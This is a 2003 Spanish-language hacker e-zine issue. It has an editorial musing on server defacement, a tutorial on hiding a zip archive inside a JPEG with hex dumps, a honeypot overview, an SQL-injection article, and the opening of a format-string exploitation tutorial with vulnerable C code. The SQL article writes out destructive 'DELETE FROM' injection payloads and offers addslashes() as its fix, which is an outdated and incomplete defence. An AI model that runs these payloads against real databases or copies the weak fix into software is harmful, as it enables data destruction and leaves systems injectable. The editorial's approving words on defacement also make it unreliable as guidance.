Raza MEXICANA

RAZA MEXICANA • MEXICO • NUMERO 14 • FEBRERO 2003 • WWW.RAZA-MEXICANA.ORG

ARGELIA
EL PROYECTO
El 'hacker' detras del hacker

Proxy Server
Es cierto, con condón no se siente lo mismo

¿Overflows?

5658 1111

CONTENIDO

Introducción

Una vez mas reciban un cordial saludo y una mentada de madre a los opresores y vende patrias. ¿Qué pensaban? ¿Qué ya no habría ezine? Nuestras ocupaciones no nos han dejado mucho tiempo libre pero al fin pudimos darnos un tiempo y elaborar este ezine que espero que sea de utilidad.

El otro día de regreso a la casa después de un arduo día de trabajo, en el sistema de transporte colectivo (Metro) me encontré con un ser muy extraño tan extraño que se me hizo muy familiar. Dicho ser iba con una amiguita de no mal ver, con unos senos... bueno, ese no es el punto, el punto es lo que él le iba contando algo que palabras mas, palabras menos era así:

" Hoy me dijo el administrador de la red que fuera por unos cds que dejó en el escritorio de su oficina, fui por ellos y vi que en el monitor había pegado un post-it con unos números y letras, y supuse que podrían ser el password del servidor así que los apunté aquí, mira (sacó un boleto del metro y pude ver que con tinta roja habían unos caracteres que por la distancia y mi ceguera no puede distinguir), en la noche voy a calarle y si puedo entrar voy a jaquearlo y le voy a poner en su página principal que es un pendejo y que no tiene seguridad en su servidor, igual y lo corren je je je..."

Me quede pensando unos instantes en lo que acababa de presenciar y saque las siguientes conclusiones:

1. Recordé la primera vez que tuve acceso a un servidor, esa sensación de poder es increíblemente seductora, te sientes el ser mas inteligente del mundo, el corazón late a mil por hora, las manos te sudan y tiemblas, la adrenalina empieza su recorrido y rápidamente te llega a la cabeza, sabes que tienes el poder, el poder que anduviste buscando y ahora lo tienes, es tuyo, y que es lo primero que haces?? Creo que todos sabemos la respuesta, haces un webcrack diciendo que entraste fácilmente, que no te llevó mas de dos minutos, que la seguridad no existe en ese servidor y que el lamer del administrador debería de estar en la calle porque no hace bien su trabajo, y si te ves muy osado, hasta dejas una cuenta de correo para que se comuniquen contigo y te pidan ayuda. Pero todos pasamos por eso, ese es el primer paso y es lo que nos dice que aun no tenemos la suficiente madurez, aunque muchos se quedan ahí por mucho tiempo y siguen buscando servidores para penetrarlos, sin ton ni son, sin sentido alguno.

2. Todos llevamos un 'hacker' dentro. Encontrar una moneda tirada en la calle no te da el título de millonario o si?? Así como no te hace un hacker el haber encontrado un password, o haber usado un explit para entrar a un servidor.

3. Los password no se apunta. Un password se memoriza y no se usan fechas de cumpleaños, números telefónicos o iniciales.

4. Mantener la boca cerrada. No creo que andar fanfarroneando sea una buena práctica, mejor es quedarse calladito.

5. Debí de haberle visto mas los senos a esa chica porque cuando terminé mi reflexión y alcé la mirada ya se habían bajado.

Sería ese chico un hacker en potencia?? Quizá si quizá no, pero lo que si es seguro es que me vi reflejado en él y vi también a varios que conozco, así empezamos, y el chiste de todo esto es seguir dándole duro al estudio, seguir preparándonos, madurar. No digo que el webcrack sea malo, yo creo que es una forma de gritarle al mundo lo que pensamos, una manera de hacernos escuchar y este modesto, sencillo o poco útil ezine es nuestra forma de gritarle al mundo que Raza-Mexicana esta aquí, presente, viviendo, latiendo, luchando por su identidad y sus ideales.

Vlad

Metodo de Camuflaje Digital

Por DarkSide (darkside@raza-mexicana.org)

A continuacion veremos una manera de poder esconder manualmente un archivo comprimido, ya sea .zip .rar .ace, etc. y meterlo dentro de una imagen (.jpg .gif .png etc.), asi podremos pasar desapersivido por la red, este metodo es parte tambien de la Esteganografia.

Esteganografia

La esteganografia es el arte o ciencia de ocultar, (steganos palabra griega que significa cubrir, en un sentido de esconder y graptos, escribir) mensajes invisibles en mensajes visibles.

La esteganografia a diferencia de la criptrografia intenta ocultar un mensaje de forma que no despierte la más mínima sospecha.

Criptografia

La palabra criptografía proviene del griego kryptos, que significa esconder y gráphein, escribir, es decir, escritura escondida. La criptografía ha sido usada a través de los años para mandar mensajes confidenciales cuyo propósito es que sólo las personas autorizadas puedan entender el mensaje.

Alguien que quiere mandar información confidencial aplica técnicas criptográficas para poder "esconder" el mensaje (lo llamaremos cifrar o encriptar), manda el mensaje por una línea de comunicación que se supone insegura y después solo el receptor autorizado pueda leer el mensaje "escondido" (lo llamamos descifrar o descencriptar).

Pero a quien se atribuye el primer método de encriptado con su debidaDocumentación es al general romano Julio César, quien creó un sistema simple de sustitución de letras, que consistía en escribir el documento codificado con la tercera letra que siguiera a la que realmente correspondía. La A era sustituída por la D, la B por la E y así sucesivamente. En la Edad Media el uso de la escritura codificada se incrementó. Un libro de astronomía escrito en 1390 y atribuido a Geoffrey Chaucer contiene trozos cifrados.

Ahora si, despues de haber leido un poco de las definiciones de lo que es la Esteganografia y la Criptografia, empesaremos con el articulo.

Lo que debemos tener instalado o a la mano es un Editor Hexadecimal, tambien el archivo de la imagen y el archivo comprimido que vayamos a querer ocultar dentro de la imagen.

Despues deberemos abrir nuestro Editor Hexadecimal y mandar llamar nuestro archivo comprimido, ya al tener abierto dicho archivo en su codigo hexadecimal, lo que haremos a continuacion es el seleccionar todo completamente, copiar y pegar en un nuevo archivo hexadecimal, pasaremos a abrir el archivo de imagen con nuestro editor Hexadecimal y haremos lo mismo de copiar, solamente que al pegarlo, lo haremos al inicio de nuestro archivo que ya anteriormente teniamos como nuevo, ya al tener los dos codigos juntos, grabaremos nuestro archivo con la extencion de imagen (.jpg .gif .png etc.), con todos estos pasos que hizimos tendremos dos archivos en uno solo, que con solo cambiar de extencion al archivo

podremos utilizar nuestro archivo comprimido o ver nuestra imagen normalmente.

Los codigos a continuacion mostrados, solamente son una minima parte del archivo original, ya que solamente es para dar una demostracion.

Codigo Hexadecimal

Imagen *.jpg

```
00000000 FFD8 FFE0 0010 4A46 4946 0001 0101 0048 ......JFIF.....H
00000010 A953 E2B1 E2B1 CD8D 859C AE9B F535 BB97 .S...........5..
00000020 D4AF 7519 8736 629D D92A 07B2 A5C3 7EA7 ..u..6b..*....~.
00000030 9AA5 46CD 4E6C 8391 A15A E725 D449 4E46 ..F.Nl...Z.%.INF
00000040 B6C3 645B 3975 6B64 C890 6CC0 30CD 19CB ..d[9ukd..l.0...
00000050 2591 8001 8592 0004 0065 1804 A609 194C %........e.....L
00000060 8193 2C67 8230 4F26 5320 6726 C46B 608C ..,g.0O&S g&.k`.
00000070 13C9 9C9A F267 2675 70CA E09E F19C 9AF2 .....g&up.......
00000080 325F 991B 4D99 1935 E464 7323 69B3 2326 2_..M..5.ds#i.#&
00000090 BC8C 93CC B1B4 D993 1921 9192 3991 B49E .........!..9...
000000A0 4648 64C6 4ABB 8182 7919 2191 92BC C327 FHd.J...y.!....'
000000B0 06CC 8C9A F267 2595 C118 3664 64D7 9192 .....g%...6dd...
000000C0 DCCB 1B4D 9919 35E4 6473 2369 3C98 6C8E ...M..5.ds#i<.l.
000000D0 4C64 A4AE 3230 49B3 0D91 C830 4AB6 4B60 Ld..20I....0J.K`
000000E0 CB66 0C64 C1AF 29E4 9C19 6600 3136 4800 .f.d..)...f.16H.
000000F0 1000 0000 0000 0000 3391 9300 B290 2408 ........3.....$.
00000100 8277 8C12 0441 3BC8 C120 440D E304 8110 .w...A;.. D.....
00000110 378C 1204 40DE 3048 1104 6F27 0672 3260 7...@.0H..o'.r2`
00000120 0DC3 0481 1037 8C12 0441 3BC8 C120 440D .....7...A;.. D.
00000130 E304 8C64 C023 7938 3391 9300 8D        ...d.#y83....
```

Archivo Compromido *.zip

```
00000000 504B 0304 1400 0200 0800 C5B1 7D2A 6866 PK.........}*hf
00000010 733D E504 0000 CE0F 0000 0900 0000 5F73 s=............_s
00000020 5322 B311 0853 35B4 19B3 0580 EE18 04B1 S"...S5.........
00000030 A34B E85A C092 840D 0551 B62E 7326 CFD0 .K.Z.....Q..s&..
00000040 28D7 27B4 DE64 D5DD 7DF4 A5E9 5A46 4D0E (.'..d..}...ZFM.
00000050 78B9 0050 4B01 0214 0014 0002 0008 00C5 x..PK...........
00000060 B17D 2A68 6673 3DE5 0400 00CE 0F00 0009 .}*hfs=.........
00000070 0000 0000 0000 0000 0020 00B6 8100 0000 ......... ......
00000080 005F 7379 7331 2E68 6472 504B 0102 1400 ._sys1.hdrPK....
00000090 1400 0200 0800 D868 5B25 8920 A872 3C28 .......h[%. .r<(
000000A0 0000 006C 0000 0A00 0000 0000 0000 0000 ...l............
000000B0 2000 FF81 0C05 0000 5F49 5344 656C 2E65  ......._ISDel.e
000000C0 7865 504B 0102 1400 1400 0200 0800 5C84 xePK..........\.
000000D0 3D25 A603 6904 5531 0000 0088 0000 0A00 =%..i.U1........
000000E0 0000 0000 0000 0000 2000 B681 702D 0000 ........ ...p-..
000000F0 5F53 6574 7570 2E64 6C6C 504B 0102 1400 _Setup.dllPK....
00000100 1400 0200 0800 C5B1 7D2A C988 956E E0AA ........}*...n..
00000110 0200 6AAD 0200 0900 0000 0000 0000 0000 ..j.............
00000120 2000 B681 ED5E 0000 5F73 7973 312E 6361  ....^.._sys1.ca
00000130 6250 4B01 0214 0014 0002 0008 00B7 5D57 bPK...........]W
00000140 2618 6F98 DCA0 8304 00E2 8604 000C 0000 &.o.............
00000150 0000 0000 0000 0020 00B6 81F4 0903 005F ....... .......
00000160 696E 7374 3332 692E 6578 5F50 4B01 0214 inst32i.ex_PK...
00000170 0014 0002 0008 00C6 B17D 2A52 D950 878E .........}*R.P..
```

```
00000180 BA00 00DF BB00 000A 0000 0000 0000 0000 ................
00000190 0020 00B6 81BE 8D07 005F 7573 6572 312E . ....._user1.
000001A0 6361 6250 4B01 0214 0014 0002 0008 00C6 cabPK...........
000001B0 B17D 2A0F 0F99 D286 0500 00B3 1100 000A .}*.............
000001C0 0000 0000 0000 0000 0020 00B6 8174 4808 ......... ...tH.
000001D0 005F 7573 6572 312E 6864 7250 4B01 0214 ._user1.hdrPK...
000001E0 0014 0002 0008 00C6 B17D 2A63 B5DA 926D .........}*c...m
000001F0 0000 0071 0000 0008 0000 0000 0000 0001 ...q............
00000200 0020 00B6 8122 4E08 0044 4154 412E 5441 . ..."N..DATA.TA
00000210 4750 4B01 0214 0014 0002 0008 00C6 B17D GPK............}
00000220 2A15 FA35 794B E21C 00B8 EB1C 0009 0000 *..5yK..........
00000230 0000 0000 0000 0020 00B6 81B5 4E08 0064 ....... ....N..d
00000240 6174 6131 2E63 6162 504B 0102 1400 1400 ata1.cabPK......
00000250 0200 0800 C6B1 7D2A 2B70 6FCE 0E09 0000 ......}*+po.....
00000260 ED19 0000 0900 0000 0000 0000 0000 2000 .............. .
00000270 B681 2731 2500 6461 7461 312E 6864 7250 ..'1%.data1.hdrP
00000280 4B01 0214 0014 0002 0008 0055 5C2C 26EF K..........U\,&.
00000290 DAF0 8EC5 1F00 00F5 5B00 0008 0000 0000 ........[.......
000002A0 0000 0000 0020 00B6 815C 3A25 006C 616E ..... ...\:%.lan
000002B0 672E 6461 7450 4B01 0214 0014 0002 0008 g.datPK.........
000002C0 00C7 B17D 2AE6 C4D4 91F9 0000 0075 0200 ...}*........u..
000002D0 000A 0000 0000 0000 0000 0020 00B6 8147 ........... ...G
000002E0 5A25 006C 6179 6F75 742E 6269 6E50 4B01 Z%.layout.binPK.
000002F0 0214 0014 0002 0008 0023 8DFB 246E E771 .........#..$n.q
00000300 2DA9 0000 00C2 0100 0006 0000 0000 0000 -...............
00000310 0001 0020 00B6 8168 5B25 006F 732E 6461 ... ...h[%.os.da
00000320 7450 4B01 0214 0014 0000 0008 001D AD65 tPK............e
00000330 2B62 DFBD 8C76 0E00 00A2 2A00 000A 0000 +b...v....*.....
00000340 0000 0000 0001 0020 00B6 8135 5C25 0052 ....... ...5\%.R
00000350 6561 646D 652E 7478 7450 4B01 0214 0014 eadme.txtPK.....
00000360 0002 0008 00B4 A181 2977 5817 A30A DC02 ........)wX.....
00000370 0086 7F03 0009 0000 0000 0000 0001 0020 ...............
00000380 00B6 81D3 6A25 0053 6574 7570 2E62 6D70 ....j%.Setup.bmp
00000390 504B 0102 1400 1400 0200 0800 4A65 2C26 PK..........Je,&
000003A0 FE6C 7EC1 3C85 0000 0020 0100 0900 0000 .l~.<.... ......
000003B0 0000 0000 0000 2000 FF81 0447 2800 5365 ...... ....G(.Se
000003C0 7475 702E 6578 6550 4B01 0214 000A 0002 tup.exePK.......
000003D0 0000 00C6 B17D 2A1F 096E BA64 0000 0064 .....}*..n.d...d
000003E0 0000 0009 0000 0000 0000 0001 0020 00B6 ............. ..
000003F0 8167 CC28 0053 4554 5550 2E49 4E49 504B .g.(.SETUP.INIPK
00000400 0102 1400 1400 0200 0800 C8B1 7D2A 022B ............}*.+
00000410 01B7 173A 0000 D4E9 0000 0900 0000 0000 ...:............
00000420 0000 0000 2000 B681 F2CC 2800 7365 7475 .... .....(.setu
00000430 702E 696E 7350 4B01 0214 0014 0002 0008 p.insPK.........
00000440 00C6 B17D 2A7D 9037 362D 0000 0031 0000 ...}*}.76-...1..
00000450 0009 0000 0000 0000 0001 0020 00B6 8130 ........... ...0
00000460 0729 0073 6574 7570 2E6C 6964 504B 0506 .).setup.lidPK..
00000470 0000 0000 1300 1300 1904 0000 8407 2900 ..............).
00000480 0000                                     ..
```

Codigo final

```
00000000 FFD8 FFE0 0010 4A46 4946 0001 0101 0048 ......JFIF.....H
00000010 A953 E2B1 E2B1 CD8D 859C AE9B F535 BB97 .S...........5..
00000020 D4AF 7519 8736 629D D92A 07B2 A5C3 7EA7 ..u..6b..*....~.
00000030 9AA5 46CD 4E6C 8391 A15A E725 D449 4E46 ..F.Nl...Z.%.INF
00000040 B6C3 645B 3975 6B64 C890 6CC0 30CD 19CB ..d[9ukd..l.0...
```

```
00000050 2591 8001 8592 0004 0065 1804 A609 194C %........e.....L
00000060 8193 2C67 8230 4F26 5320 6726 C46B 608C ..,g.0O&S g&.k`.
00000070 13C9 9C9A F267 2675 70CA E09E F19C 9AF2 .....g&up.......
00000080 325F 991B 4D99 1935 E464 7323 69B3 2326 2_..M..5.ds#i.#&
00000090 BC8C 93CC B1B4 D993 1921 9192 3991 B49E .........!..9...
000000A0 4648 64C6 4ABB 8182 7919 2191 92BC C327 FHd.J...y.!....'
000000B0 06CC 8C9A F267 2595 C118 3664 64D7 9192 .....g%...6dd...
000000C0 DCCB 1B4D 9919 35E4 6473 2369 3C98 6C8E ...M..5.ds#i<.l.
000000D0 4C64 A4AE 3230 49B3 0D91 C830 4AB6 4B60 Ld..20I....0J.K`
000000E0 CB66 0C64 C1AF 29E4 9C19 6600 3136 4800 .f.d..)...f.16H.
000000F0 1000 0000 0000 0000 3391 9300 B290 2408 ........3.....$.
00000100 8277 8C12 0441 3BC8 C120 440D E304 8110 .w...A;.. D.....
00000110 378C 1204 40DE 3048 1104 6F27 0672 3260 7...@.0H..o'.r2`
00000120 0DC3 0481 1037 8C12 0441 3BC8 C120 440D .....7...A;.. D.
00000130 E304 8C64 C023 7938 3391 9300 8D50 4B03 ...d.#y83....PK.
00000140 0414 0002 0008 00C5 B17D 2A68 6673 3DE5 .........}*hfs=.
00000150 0400 00CE 0F00 0009 0000 005F 7353 22B3 ..........._sS".
00000160 1108 5335 B419 B305 80EE 1804 B1A3 4BE8 ..S5..........K.
00000170 5AC0 9284 0D05 51B6 2E73 26CF D028 D727 Z.....Q..s&..(.'
00000180 B4DE 64D5 DD7D F4A5 E95A 464D 0E78 B900 ..d..}...ZFM.x..
00000190 504B 0102 1400 1400 0200 0800 C5B1 7D2A PK............}*
000001A0 6866 733D E504 0000 CE0F 0000 0900 0000 hfs=............
000001B0 0000 0000 0000 2000 B681 0000 0000 5F73 ......  ......._s
000001C0 7973 312E 6864 7250 4B01 0214 0014 0002 ys1.hdrPK.......
000001D0 0008 00D8 685B 2589 20A8 723C 2800 0000 ....h[%. .r<(...
000001E0 6C00 000A 0000 0000 0000 0000 0020 00FF l...........  ..
000001F0 810C 0500 005F 4953 4465 6C2E 6578 6550 ....._ISDel.exeP
00000200 4B01 0214 0014 0002 0008 005C 843D 25A6 K..........\.=%.
00000210 0369 0455 3100 0000 8800 000A 0000 0000 .i.U1...........
00000220 0000 0000 0020 00B6 8170 2D00 005F 5365 .....  ...p-.._Se
00000230 7475 702E 646C 6C50 4B01 0214 0014 0002 tup.dllPK.......
00000240 0008 00C5 B17D 2AC9 8895 6EE0 AA02 006A .....}*...n....j
00000250 AD02 0009 0000 0000 0000 0000 0020 00B6 ............. ..
00000260 81ED 5E00 005F 7379 7331 2E63 6162 504B ..^.._sys1.cabPK
00000270 0102 1400 1400 0200 0800 B75D 5726 186F ...........]W&.o
00000280 98DC A083 0400 E286 0400 0C00 0000 0000 ................
00000290 0000 0000 2000 B681 F409 0300 5F69 6E73 ....  ......._ins
000002A0 7433 3269 2E65 785F 504B 0102 1400 1400 t32i.ex_PK......
000002B0 0200 0800 C6B1 7D2A 52D9 5087 8EBA 0000 ......}*R.P.....
000002C0 DFBB 0000 0A00 0000 0000 0000 0000 2000 ..............  .
000002D0 B681 BE8D 0700 5F75 7365 7231 2E63 6162 ......_user1.cab
000002E0 504B 0102 1400 1400 0200 0800 C6B1 7D2A PK............}*
000002F0 0F0F 99D2 8605 0000 B311 0000 0A00 0000 ................
00000300 0000 0000 0000 2000 B681 7448 0800 5F75 ......  ...tH.._u
00000310 7365 7231 2E68 6472 504B 0102 1400 1400 ser1.hdrPK......
00000320 0200 0800 C6B1 7D2A 63B5 DA92 6D00 0000 ......}*c...m...
00000330 7100 0000 0800 0000 0000 0000 0100 2000 q.............  .
00000340 B681 224E 0800 4441 5441 2E54 4147 504B ..."N..DATA.TAGPK
00000350 0102 1400 1400 0200 0800 C6B1 7D2A 15FA ............}*..
00000360 3579 4BE2 1C00 B8EB 1C00 0900 0000 0000 5yK.............
00000370 0000 0000 2000 B681 B54E 0800 6461 7461 ....  ....N..data
00000380 312E 6361 6250 4B01 0214 0014 0002 0008 1.cabPK.........
00000390 00C6 B17D 2A2B 706F CE0E 0900 00ED 1900 ...}*+po........
000003A0 0009 0000 0000 0000 0000 0020 00B6 8127 ...........  ...'
000003B0 3125 0064 6174 6131 2E68 6472 504B 0102 1%.data1.hdrPK..
000003C0 1400 1400 0200 0800 555C 2C26 EFDA F08E ........U\,&....
000003D0 C51F 0000 F55B 0000 0800 0000 0000 0000 .....[..........
```

```
000003E0 0000 2000 B681 5C3A 2500 6C61 6E67 2E64 .. ...\:%.lang.d
000003F0 6174 504B 0102 1400 1400 0200 0800 C7B1 atPK............
00000400 7D2A E6C4 D491 F900 0000 7502 0000 0A00 }*........u.....
00000410 0000 0000 0000 0000 2000 B681 475A 2500 ........ ...GZ%.
00000420 6C61 796F 7574 2E62 696E 504B 0102 1400 layout.binPK....
00000430 1400 0200 0800 238D FB24 6EE7 712D A900 ......#..$n.q-..
00000440 0000 C201 0000 0600 0000 0000 0000 0100 ................
00000450 2000 B681 685B 2500 6F73 2E64 6174 504B  ...h[%.os.datPK
00000460 0102 1400 1400 0000 0800 1DAD 652B 62DF ............e+b.
00000470 BD8C 760E 0000 A22A 0000 0A00 0000 0000 ..v....*........
00000480 0000 0100 2000 B681 355C 2500 5265 6164 .... ...5\%.Read
00000490 6D65 2E74 7874 504B 0102 1400 1400 0200 me.txtPK........
000004A0 0800 B4A1 8129 7758 17A3 0ADC 0200 867F .....)wX........
000004B0 0300 0900 0000 0000 0000 0100 2000 B681 ............ ...
000004C0 D36A 2500 5365 7475 702E 626D 7050 4B01 .j%.Setup.bmpPK.
000004D0 0214 0014 0002 0008 004A 652C 26FE 6C7E .........Je,&.l~
000004E0 C13C 8500 0000 2001 0009 0000 0000 0000 .<.... .........
000004F0 0000 0020 00FF 8104 4728 0053 6574 7570 ... ....G(.Setup
00000500 2E65 7865 504B 0102 1400 0A00 0200 0000 .exePK..........
00000510 C6B1 7D2A 1F09 6EBA 6400 0000 6400 0000 ..}*..n.d...d...
00000520 0900 0000 0000 0000 0100 2000 B681 67CC .......... ...g.
00000530 2800 5345 5455 502E 494E 4950 4B01 0214 (.SETUP.INIPK...
00000540 0014 0002 0008 00C8 B17D 2A02 2B01 B717 .........}*.+...
00000550 3A00 00D4 E900 0009 0000 0000 0000 0000 :...............
00000560 0020 00B6 81F2 CC28 0073 6574 7570 2E69 . .....(.setup.i
00000570 6E73 504B 0102 1400 1400 0200 0800 C6B1 nsPK............
00000580 7D2A 7D90 3736 2D00 0000 3100 0000 0900 }*}.76-...1.....
00000590 0000 0000 0000 0100 2000 B681 3007 2900 ........ ...0.).
000005A0 7365 7475 702E 6C69 6450 4B05 0600 0000 setup.lidPK.....
000005B0 0013 0013 0019 0400 0084 0729 0000 00   ...........)...
```

Podemos hacer todos estos pasos manualmente o podemos ocupar alguna otra utilidad que nos ayude a poder llevar lo que queremos, a continuacion le dare dos nombres de unos buenos programas que no podran llevar de la mano al usarlos.

Para poder darle un buen toque a sus archivos, podria ocupar la utilidad WinHex para poder encriptar su codigo hexadecimal y poder tener un poco mas de privacidad en sus archivos que ocupara para ocupar dichas tecnicas de la Esteganografia y la Criptografia.

Programas

Aqui se hara mencion de dos programas, que podria servir de gran utilidad, para las personas que gusten probar y ver sus utilidades.

* Steganos Security Suite
* Camuflage

Espero que este articulo sea de su agrado, y que puedan ocuparlo dependiendo su utilidad que gusten darle, ya que siempre es util el tener una idea para salir adelante.

El Proyecto HONEYNET
Por Radikall (radikall@raza-mexicana.org)

HONEYNET es un tipo de honeypot diseñado específicamente para la investigación.

Un honeypot es un recurso para evaluar si se está probando, atacando, o se está comprometiendo un sistema. Su valor ha estado tradicionalmente para el engaño o a la detección de ataques.

Son generalmente los solos sistemas que emulan otros sistemas, emulan servicios o vulnerabilidades sabidos, o crean ambientes cerrados.

Algunos ejemplos de Honeypot són:

Deception Toolkit http://www.all.net/dtk
Mantrap http://www.mantrap.com/

OBJETIVOS:

Prevención: Deseamos parar a los Hackers. Si nosotros aseguramos nuestras casas, la prevención sería similar a colocar trampas en las puertas, bloquear las ventanas, y quizás a instalar una cerca de que cubra alrededor de nuestra casa. Nosotros estamos haciendo todo lo posible para dejar la amenaza afuera.

Detección: Deseamos detectar a los Hackers cuando consiguen entrar a nuestros sistemas, ya que sabemos que nuestra prevención fallará. Querémos estar seguros de que detectámos tales incidentes. De nuevo usando la analogía de la casa, esto sería similar a poner una alarma y sensores de movimiento en la casa. Estas alarmas se apagan cuando alguien logró introducirse a la casa. Si la prevención falla, queremos ser alertados de esto cuanto antes.

Reacción: Deseamos reaccionar a los Hackers una vez que los detectámos. La detección del incidente tiene poco valor si nosotros no tenemos la capacidad de responder. Si alguien entra en nuestra casa y la alarma se acciona, uno espera que la policía pueda responder rápidamente.Una vez que hayamos detectado un incidente, debemos elaborar una respuesta eficaz al incidente.

CONOCE A TU ENEMIGO:

SCRIPT KIDDIE: Es alguien que busca una presa facil. No buscan información específica o una victima en concreto. Su objetivo es ganar de la forma mas fácil posible privilegios de root o Administrador. Ellos hacen esto centrando su actividad en la busqueda de un Exploit por toda Internet, que les permita explotar el sistema. Tarde o temprano encontrarán algo vulnerable.

Algunos de ellos son usuarios avanzados que desarrollan sus propias herramientas y garantizan su futuro acceso mediante puertas traseras. Otros no saben lo que hacen y solo saben como escribir "go" en la línea

de comandos. Independientemente de su nivel de conocimientos, comparten una estrategia común, una búsqueda aleatoria de cualquier vulnerabilidad, para a continuación explotarla.

METODOLOGIA: La metodologia del Script kiddie es simple. Escanea internet en busca de una vulnerabilidad específica, cuando la encuentra, la explota. La mayoria de las herramientas que usan son automaticas, requieren poca interaccion.

CONCLUSION: El script kiddie es un peligro para todos los sistemas. No muestran ningun perjuicio y escanean todos los sistemas, analizando su localizacion.Tarde o temprano, tu sistema será probado. Entendiendo sus motivos y sus metodos, puedes proteger mejor tus sistemas contra este peligro.

Seguridad en PHP y MySQL

Por Xytras (xytras@raza-mexicana.org)

Esta vez, siguiendo la linea de los lenguajes embedidos y su auge actual, presento este texto sobre seguridad en PHP y MySQL.

Si, asi como lo esta leyendo, un lenguaje superior a muchos de su tipo tiene vulnerabilidades, pero nada que un poco de logica e ingenio no pueda corregir.

En si PHP ni MySQL son vulnerables, mas bien el codigo que escribimos lo es, lo cual no es sano para las personas encargadas de codificar, y mucho menos para quien paga por los servicios del programador, ya que si alguna persona con malicia ataca por este lado, la empresa perderia desde un minimo hasta toda su informacion.

Esto, quiero aclarar, que no lo aprendi solo, una persona me abrio los ojos y me ayudo a superar un error latente que tenian mis codigos y yo no tenia idea de que estaban ahi, a disposicion de quien quisiera perjudicar.

Pues bien, empezemos:

La vulnerabilidad o error en el codigo viene en esta parte, la mayoria de los codigos de buscadores manejan formularios, en el cual se pasa una o mas variables con las cuales se implementara la busqueda, son llamadas variables externas. Supongamos que tenemos un formulario que necesita un valor el cual es el codigo de un producto o articulo, con el cual se eliminara dicho registro de la Base de Datos, digamos que dicha variable viene de una pagina "borrar.html" y se envia por medio de un metodo post o get la variable "$borra", pues algun usuario introduce en ese campo el siguiente valor:

```
0 or codigo != 0
```

Eso lo que generaria seria esta sentencia en el script de borrado de registro:

```
DELETE FROM tabla WHERE codigo =0 or codigo != 0
```

Aunque el problema no solo viene en los scripts de eliminacion de registros, hasta un simple select, si el mismo que utilizamos para desplegar listas o buscar datos, digamos que llenan el campo donde pedimos el valor a buscar con esta sentencia:

```
xx; DELETE FROM tabla
```

La sentencia MySQL que se generaria seria algo asi:

```
SELECT * FROM tabla WHERE codigo=xx; DELETE FROM tabla
```

Eso quiere decir que recibira buscar xx y ademas eliminara TODOS los registros de la tabla en cuestion.

Eso es algo que afectaria grandemente a la empresa para la cual estamos trabajando y lo cual nos daria mas trabajo a los programadores y a los encargados de cargar y manejar los datos de la BD.

Pero como todo problema tiene una solucion pues aqui esta la que dicha persona me dio, lo cual agradezco grndemente, ya que me ahorro

muchisimo trabajo a mi y a la empresa donde trabaje, lo cual ayuda a tener un empleo seguro.

Pues aqui tengo la respuesta, simple pero que nos evitara muchisimos problemas:

Existen dos cosas que tenemos que hacer siempre que hagamos scripts que tengan acceso a nuestra BD.

1.- Lo primero es entrecomillar todas las variables que nos lleguen que se puedan modificar por algun usuario. Esto logra que los datos se tomen como realmente los introdujo el usuario y no se "malinterpreten" por el motor de nuestra BD, tomando el mismo ejemplo, el query seria de la siguiente forma:

```
$query = "SELECT * FROM datos WHERE codigo='$codigo'"
```

Esto dara como resultado el siguiente query:

```
SELECT * FROM tabla WHERE codigo='25; DELETE FROM tabla'
```

Como es logico, el script no encontrara ningun valor que sea: "25; DELETE FROM tabla", lo cual nos salvara de esos usuarios maliciosos.

2.- El segundo caso es el siguiete:

Ahora el usuario que no pudo borrar los registros usa otro metodo, con el cual agrega comillas a los datos para asi llevar a cabo su fechoria, digamos que ahora usa esta cadena en el formulario:

```
xx'; DELETE FROM datos where 'x
```

Como nosotros ya habiamos "asegurado" el codigo entrecomillando nuestras variables en el query, ahora el query recibira datos de la siguiente manera:

```
$query = "SELECT * FROM tabla WHERE codigo='$codigo'";
```

Lo cual nos da el siguiente query:

```
SELECT * FROM tabla WHERE codigo='xx'; DELETE FROM tabla where 'x'
```

Efectivamente, ahora este astuto usuario nos elimino los registros.

Ahora la solucion a este caso esa gregar una funcion propia de PHP a nuestros scripts, la cual es addslashes()
Lo que tenemos que hacer es al inicio del script agregar esta linea:

```
$codigo = addslashes($codigo);
```

Asi el usuario que nos quiere afectar no podra hacerlo, ya que ahora el valor que llegara a la query es como sigue:

```
xx\'; DELETE FROM tabla where \'
```

El query resultante quedaria asi:

```
SELECT * FROM tabla WHERE codigo='xx\'; DELETE FROM tabla where \'1'
```

Y de nuevo intentara buscar un registro cuyo valor sea:
Xx\'; DELETE FROM tabla where \'x

Asi nos estamos protegiendo doble de algun usuario que solo quiera perjudicar.

Bueno pues este es el fin de este texto por el momento, espero les ayude en algo, y si ya estan haciendo esto pues que bien, y si no sabian este truco pues a ponerlo en marcha, ya que no hay nada mejor que estar seguros y protegidos en nuetro trabajo.

Xytras

Comentarios y sugerencias sobre este texto mandarlas a xytras@raza-mexicana.org

Explotando Format Bugs
Por 0x90 (0x90@raza-mexicana.org)

I. Introduccion

Los format bugs son ya una cosa cotidiana en la explotacion y se pueden ver un monton de textos y de exploits por todos lados, porque hacer otro mas?, porque simplemente no hay uno bueno en español y los que he visto fallan de algunas cosas que son obvias tal vez cuando ya las sabes hacer pero cuando estas intentado explotar tu primer format bug son un dolor de cabeza.

Aqui veremos varios ejemplos de format bugs y varias tecnicas, no son todas ni las mas avanzadas pero bueno al menos podran explotar su format bug al final de este articulo.

Bien importante si no saben C se la van a pasar en blanco casi con este articulo y si ustedes son de los que cuando hace segmentation fault lo primero que dicen es qu ees una denegacion de servicio en lugar de un buffer overflow todavia mas. Intentare irme a lo basico pero no cuenten con ello.

II. printf y su familia

Hay muchas funciones que imprimen a la pantalla, write, printf y demas, ademas de imprimir en archivos, cual es el problema en el cual tomas control de todo el problema?. Veamos con un ejemplito:

```
---fmt.c---
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv)
{
  char buf[256];
  unsigned long test=&test;
  char buf2[12]="aaaaaaaaaaa\x00";

  snprintf(buf,256,argv[1]); //here's the problem
  buf[255]='\0';

  printf("%s\n",buf);
  printf("%x\n",test);
  printf("%s  adr: %.8x\n",buf2,&buf2);

  return 0;
}
---fmt.c---
```

Como puedes ver el problema esta en el sprintf(), porque? porque no le estamos diciendo que formato usar para los datos, y lo espera en su funcion:

```
      int sprintf(char *str, const char *format, ...);
```

Asi pues que pasa si se encuentra un %x pero no hay nada? toma lo siguiente que hay en el stack para imprimirlo, pero que es?, pues todo el

stack! hasta las direcciones de retorno!!! y que pasa cada vez que imprimes?, simplemente lo saca del stack porque como ya lo imprimio? y es lo que llamamos "Avanzar el stack".

Que pasa cuando jalamos el programa?

```
0x8048430 <main>: push   %ebp
0x8048431 <main+1>:     mov    %esp,%ebp
